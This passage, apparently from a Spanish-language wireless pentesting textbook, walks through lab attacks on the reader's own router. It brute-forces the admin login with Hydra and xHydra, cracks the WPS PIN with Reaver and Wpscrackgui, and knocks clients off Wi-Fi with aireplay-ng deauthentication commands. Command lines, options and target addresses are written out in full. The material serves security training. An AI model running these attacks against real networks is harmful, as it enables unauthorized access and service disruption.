Aunque pueda parecer algo complejo, el uso de Hydra es realmente sencillo, solo es cuestión de práctica y paciencia. No se requiere ni conocimiento del sistema que va a atacarse ni habilidades especiales.

6.1.1.3 PROYECTO DVWA

En Internet existe un proyecto, conocido como **DVWA** (*Damn Vulnerable Web Application*), que permite entrenarse en la explotación de vulnerabilidades. Es una aplicación hecha en PHP y MySQL, perfecta para poner a prueba sus habilidades como *hacker* y aprender nuevas técnicas. Puede descargarla desde *http://dvwa.googlecode.com/files/DVWA-1.0.7.zip*.

6.1.2 Fuerza bruta contra el punto de acceso

Una vez aprendido cómo trabaja Hydra, es hora de poner en práctica el ataque por fuerza bruta contra el servicio de autenticación del panel de control de su *router*:

1. En primer lugar, acceda a su punto de acceso y cambie la contraseña por una de cuatro caracteres alfanuméricos. Hemos escogido la clave **2Cd7** y dejado como usuario **admin** (Figura 6.1). De este modo, podremos llevar a cabo un ataque por fuerza bruta en un tiempo razonable.




Figura 6.1. Modificación de la contraseña del router

2. Aunque Hydra puede llevar a cabo ataques por fuerza bruta directamente, vamos a construir nuestro propio diccionario con todas las palabras posibles de cuatro caracteres alfanuméricos sin *ñ*. En total, 62^4 palabras. Descargue el programa gratuito de Windows, **Dictionary Maker**, en la dirección *http://davidarboledas.es/bt/dcm.php*. Láncelo, ponga las mismas opciones que observa en la figura 6.2 y genere el diccionario **alfanum4.txt**.




Figura 6.2. Creación de un diccionario para fuerza bruta

3. Copie el diccionario en la ruta */root* de su máquina atacante y conéctela a Internet.

4. Ahora es el momento de ejecutar Hydra. Como la URL para acceder al panel de control de nuestro *router* Cisco-Linksys E3000 es *http://192.168.1.1/home.asp*, debemos lanzar el ataque con el siguiente comando: `hydra -l admin -P alfanum4.txt 192.168.1.1 http-get -m /home.asp` (Figura 6.3).




Figura 6.3. Obtención de las credenciales de un router con Hydra

Con la opción *–l* le hemos indicado el usuario (admin), con *–P* el nombre y ruta del diccionario (*alfanum4.txt*) y con http-get el servicio (HTTP).

TRUCO

En Hydra, la opción –L se reserva para indicar el diccionario que empleará el programa y –p para probar una única contraseña.

Observe en la figura anterior que incluso para una contraseña de cuatro caracteres alfanuméricos, Hydra ha tardado 18 horas en encontrar las credenciales que dan acceso al panel de administración (admin, 2Cd7). Esto demuestra por un lado lo importante que es modificar las credenciales de fábrica y, por otro, lo esencial que resulta poner una contraseña robusta.

ADVERTENCIA DE SEGURIDAD

Para proteger su punto de acceso use una contraseña de al menos 9 caracteres alfanuméricos que contenga letras mayúsculas, minúsculas, números y caracteres especiales: @, #, $, etc. Así mismo, siempre que sea posible, impida el acceso remoto al *router*.

6.1.2.1 XHYDRA

Hydra también puede usarse desde una interfaz gráfica, a la que se accede con el siguiente comando:

```
# xhydra
```

Cuando arranca el modo gráfico, nos encontramos con la siguiente ventana (Figura 6.4):




Figura 6.4. Interfaz gráfica de Hydra (xHydra)

Para realizar un ataque por fuerza bruta contra nuestro punto de acceso, debemos elegir los siguientes valores:

- **Pestaña Objetivo (Target)**
  - Single Target: *192.168.1.1*
  - Protocol: *http-get*
  - Marcar las siguientes opciones: *Be verbose*, *Show Attempts*

- **Pestaña Contraseñas (Passwords)**
  - Username: *admin*
  - Password List: Selecciónelo y haga clic para elegir el diccionario */pentest/passwords/wordlists/darkc0de.lst*
  - Marcar las opciones *Try login as password* y *Try empty password*

- **Pestaña Afinar (Tuning)**
  - Number of Tasks: *1*
  - Exit after first found pair: Selecciónelo

Vaya ahora a la pestaña **Start** y pulse el botón homónimo, situado en la esquina inferior izquierda, para comenzar el ataque (Figura 6.5).




Figura 6.5. Recuperación de las credenciales con xHydra

THC-Hydra es, como observa, una poderosa herramienta para comprobar *on-line* credenciales de acceso en aquellas infraestructuras donde las contraseñas son el eslabón más débil de toda la arquitectura, de ahí la importancia de practicar y perfeccionar el uso de esta herramienta.

Le aconsejamos ahora, si ya ha descargado el proyecto DVWA, que lo instale y acepte el reto de romper las credenciales de autenticación en la página.

6.1.3 Fuerza bruta contra WPS

WPS (**Wi-Fi Protected Setup™**) es una certificación introducida en 2007 por la Alianza Wi-Fi para facilitar las tareas de instalación y configuración de los dispositivos en una red inalámbrica de área local. En otras palabras, WPS no es un mecanismo de seguridad en sí mismo, sino la definición de diversos mecanismos que facilitan la configuración de una red segura con WPA con la mínima intervención por parte del usuario en entornos domésticos y pequeñas oficinas. Concretamente, WPS describe los mecanismos a través de los cuales los diferentes dispositivos de la red obtienen las credenciales (SSID y PSK) necesarias para iniciar el proceso de autenticación.

Prácticamente todos los grandes fabricantes de dispositivos inalámbricos, incluidos Cisco/Linksys, Netgear, D-Link, Belkin y ZyXEL, han certificado dispositivos como WPS.

Aunque WPS se comercializa como un modo seguro de configurar cualquier dispositivo inalámbrico, se han documentado vulnerabilidades tanto en el diseño como en la implementación, que permitirían a un atacante hacerse con el control del *router* y acceder a la red sin ningún problema, por bien protegida que esta esté.

De los cuatro tipos de configuraciones diferentes para el intercambio de credenciales que contempla WPS, solo se han certificado dos hasta el momento: PBC y PIN

- **PBC** (*Push-Button-Connect*). Con este mecanismo, el usuario tiene que pulsar un botón, bien uno real en el dispositivo, bien uno virtual, tanto en el punto de acceso como en el cliente inalámbrico. El botón estará activo en el PA solo hasta que la autenticación haya sido un éxito o un máximo de dos minutos, lo que ocurra antes (Figura 6.6 A y B).

- **PIN**. En este caso, el usuario debe introducir un PIN de ocho dígitos, que suele estar impreso en la etiqueta del adaptador o ser generado por software, en una interfaz dada, como la pantalla (Figura 6.6 B y C).

En diciembre de 2011, Stefan Viehböck y Craig Heffnet informaron de una debilidad en el diseño e implementación de los dispositivos que tenían activada la función WPS, también llamada QSS, y que en los dispositivos actuales suele estar habilitada por defecto. Esta vulnerabilidad permite recuperar el PIN por fuerza bruta en un tiempo relativamente corto.




Figura 6.6. Formas de intercambiar las credenciales en una red Wi-Fi con WPS

La vulnerabilidad se centra en los mensajes enviados entre el cliente y el punto de acceso cuando se intenta validar el PIN. Como hemos dicho, el PIN tiene ocho números, aunque el octavo es un dígito de control, por lo que teóricamente existen 10 millones de aquellos. No obstante, como el mecanismo informa de la validez de la primera y segunda mitades del PIN de modo separado, el número de posibilidades cae drásticamente. Así, debido a la vulnerabilidad de diseño e implementación, ahora son solo necesarios $10^4 + 10^3 = 11.000$ números de identificación en vez de 10 millones.

6.2 REAVER

Reaver es un software de código abierto distribuido bajo la licencia GNU GPLv2 que se utiliza ampliamente para realizar ataques por fuerza bruta contra el código PIN de los puntos de acceso que tienen habilitado WPS. Una vez obtenido el PIN, no hay nada que impida recuperar en texto plano la clave WPA/WPA2-PSK de la red.

Reaver hace fuerza bruta sobre la primera mitad del PIN y una vez identificados los cuatro dígitos, contra la segunda, por lo que solo necesita realizar 10.999 intentos. La velocidad a la que puede probar los números está totalmente limitada por la velocidad a la que el PA puede procesar peticiones WPS. Algunos *routers* son suficientemente rápidos para que se pueda probar un número de identificación personal cada segundo, otros son más lentos, y algunos otros se bloquearán y se abortará el ataque. Estadísticamente, cuando este es exitoso, puede recuperarse el PIN WPS en un tiempo comprendido entre 2 y 5 horas.

6.2.1 Instalación

Reaver solo se encuentra distribuido para plataformas Linux y requiere como dependencias las librerías **libpcap** y **libsqlite3**, por lo que antes de nada ejecute el siguiente código:

```
# apt-get install build-essential libpcap0.8-dev libsqlite3-
dev
```

Una vez que tenga estos paquetes instalados entonces puede proceder a descargar, descomprimir el fichero *tar.gz* y compilar el paquete, lo que se hace con los siguientes pasos:

```
# wget http://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz
# ./configure
# make
# make install
```

6.2.2 Uso

Una vez instalado Reaver, el siguiente paso consiste en definir el objetivo del ataque. Para ello, lo más importante es saber si el punto de acceso elegido tiene el modo WPS activado, condición necesaria para que el ataque pueda funcionar. Así que pongámonos manos a la obra:

1. Acceda al panel de control de su *router* y active la función WPS si tiene esa posibilidad. Si no es así no se preocupe, en un momento sabremos si dicha opción está configurada.

2. Blinde la red **Laboratorio** con una robusta contraseña WPA/WPA2-PSK.

3. Ponga la interfaz inalámbrica de la máquina atacante en modo monitor con `airmon-ng start wlan0`.

4. Abra Wireshark y filtre las tramas emitidas por el punto de acceso del supuesto objetivo que nos indiquen que WPS se encuentra configurado, lo que hacemos con el filtro `(wlan.bssid == <MAC>) && (wps.wifi_protected_setup_state == 0x02)` (Figura 6.7).




Figura 6.7. Wi-Fi Protected Setup configurado

Si el punto de acceso tiene activo WPS, entonces es susceptible de sufrir un ataque por fuerza bruta contra su PIN.

5. Abra una consola e inicie Reaver con el código (Tabla 6.2):

```
# reaver -i [interfaz modo monitor] -b [BSSID] OPT
```

Es buena idea comenzar el ataque en modo *verbose*, para ver las respuestas del *router*. No todos los puntos de acceso son susceptibles de sufrir un ataque por fuerza bruta que culmine con éxito, sobre todo después de las actualizaciones de *firmware* de muchos fabricantes.

6. Si todo va bien, en unas horas tendrá el código PIN WPS (Figura 6.8):




Figura 6.8. Recuperación del PIN WPS y clave WPA-PSK

OPCIONES	SIGNIFICADO
-f	Bloquea el canal de la interfaz
-v	Modo *verbose*, se muestra toda la información por pantalla
-x <TIME>	Cada 10 intentos erróneos esperará el tiempo especificado en TIME para evitar desbordar al *router*
-t <TIME>	Tiempo de espera de recepción por defecto
-d <TIME>	Tiempo de retraso entre intentos de PIN
-e <NOMBRE>	ESSID del punto de acceso atacado
-o <FILE>	Manda la salida a un fichero
-s <FILE>	Restaura una sesión previa almacenada en FILE
-a	Detecta automáticamente la mejor opción para el PA
-p <PIN>	Usa el PIN WPS de 4 u 8 dígitos especificado
-S	Usa pequeñas claves DH para aumentar la velocidad
-5	Usa los canales de la banda de 5 GHz definidos por 802.11

Tabla 6.2. Opciones habituales de Reaver

6.3 WPSCRACKGUI

Wpscrackgui es una interfaz gráfica para *crackear* redes Wi-Fi con WPS configurado. Es un software libre distribuido bajo licencia GNU GPL v3 que puede descargarse como paquete de software de Debian (*.deb*) desde el sitio del proyecto original (*http://sourceforge.net/projects/wpscrackgui*). Su uso es bastante fácil y muy intuitivo, además de estar en español. Actualmente sigue en fase alfa, por lo que contiene algunos errores que deben seguir depurándose.

Para instalar esta herramienta debemos haber hecho lo propio con Reaver v1.4 o superior y tener la rutina **gambas 2** instalada en el sistema operativo. Suponiendo que ya haya instalado Reaver y descargado el archivo wpscrackgui, escriba los siguientes comandos para proceder a su instalación:

```
# apt-get update
# apt-get install gambas2-runtime
# dpkg -i wpscrackgui_1.1.8-1_ubuntu.deb
```

Si todo ha salido bien, Wpscrackgui aparecerá en BackTrack en **Aplicaciones > Internet**.

Cuando lo ejecute, verá una pantalla como la mostrada en la figura 6.9.




Figura 6.9. Interfaz gráfica para Reaver, Wpscrackgui

Para lanzar el ataque contra un *router* con WPS configurado, siga estos pasos:

1. Refresque la interfaz, elija wlan0 como interfaz inalámbrica y active el modo monitor.
2. En la sección **Escaneo de Redes**, refresque la interfaz, elija mon0 como modo monitor y haga un escaneo para seleccionar el punto de acceso.
3. Introduzca la dirección física del *router* que va a atacarse.
4. Especifique alguna opción de la sección **Configuración** y pulse el botón **Ataque**.

6.4 DENEGACIÓN DE SERVICIO

La **denegación de servicio** (DoS) es una acción o conjunto de acciones que impiden que la red funcione conforme a sus estándares. Estos ataques pueden clasificarse como de asignación de recursos o de destrucción de recursos. Un ataque de **asignación de recursos** puede consumir los recursos del sistema e impedir el legítimo uso de la red. Tan pronto como cesa el ataque, los recursos vuelven a estar disponibles. Por otro lado, un ataque de **destrucción de recursos** explota vulnerabilidades del sistema para conseguir que los recursos queden completamente inutilizados.

Existe una gran variedad de herramientas para lanzar ataques **DoS** sobre redes inalámbricas Wi-Fi. Son muy difíciles de detectar y si se detectan, de repeler. Si la red inalámbrica no está disponible y sus usuarios no pueden realizar sus tareas, el *hacker* habrá conseguido sus objetivos. Además, estos ataques suelen durar muy poco tiempo y solo es posible detectarlos en tiempo real.

Entre los ataques DoS a redes inalámbricas se incluyen:

- Ataques por generación de interferencias.
- Ataques de desautenticación.
- Ataques de desvinculación.

Las ondas de radiofrecuencia transmitidas por las redes inalámbricas Wi-Fi son atenuadas e interferidas por diversos obstáculos y ruidos. A medida que aumenta el ruido, disminuye la relación señal/ruido y, de ese modo, se reduce la calidad de la transmisión. Esto quiere decir que si alguna persona deliberadamente produce interferencias o ruido en la región de influencia del punto de acceso se puede provocar una caída de la red.

Este ataque es muy sencillo y se puede realizar con un generador de ruido de poco más de 100 €. Si el administrador de la red no cuenta con herramientas apropiadas, le será muy difícil detectar esta situación. Los usuarios de la red inalámbrica se quejarán y, a los pocos minutos, todo funcionará correctamente, hasta el próximo ataque.

Los **ataques de desautenticación** tienen por objetivo conseguir la salida de la red de uno o varios clientes legítimos para lograr que aquella quede inutilizada o bien para que los clientes vuelvan a autenticarse y poder lanzar así algunos de los ataques ya estudiados.

Veamos más detalladamente cómo realizar un ataque de denegación de servicio por desautenticación:

1. Configure su PA para que la red **Laboratorio** esté abierta.

2. Conéctese con la víctima a la red para poder lanzar el ataque de desautenticación a continuación (Figura 6.10).




Figura 6.10. Futura víctima del ataque de desautenticación

3. Abra un terminal en BackTrack, y tras poner el adaptador en modo monitor, escriba el comando siguiente para desautenticar a la víctima: `aireplay-ng --deauth 1 -a C0:C2:C0:05:C2:30 -h C0:C2:C0:05:C2:30 -c AC:81:12:2F:31:E6 mon0` (Figura 6.11).




Figura 6.11. Ataque de desautenticación contra una víctima

4. Compruebe ahora en el terminal que airodump-ng abrió en el punto 1 que efectivamente el cliente se ha desconectado del punto de acceso (Figura 6.12).




Figura 6.12. Víctima desconectada con éxito

5. Si ejecuta ahora Wireshark, verá una enorme cantidad de paquetes de desautenticación dirigidos contra la máquina víctima (Figura 6.13).




Figura 6.13. Paquetes de desautenticación capturados por Wireshark

6. También podemos emplear el punto de acceso para lanzar un paquete de desautenticación *broadcast*. De este modo, todos los ordenadores registrados en el *router* se desconectarán (Figura 6.14). Para ello, escriba `aireplay-ng --deauth 0 -a C0:C2:C0:05:C2:30 -h C0:C2:C0:05: C2:30 mon0`.

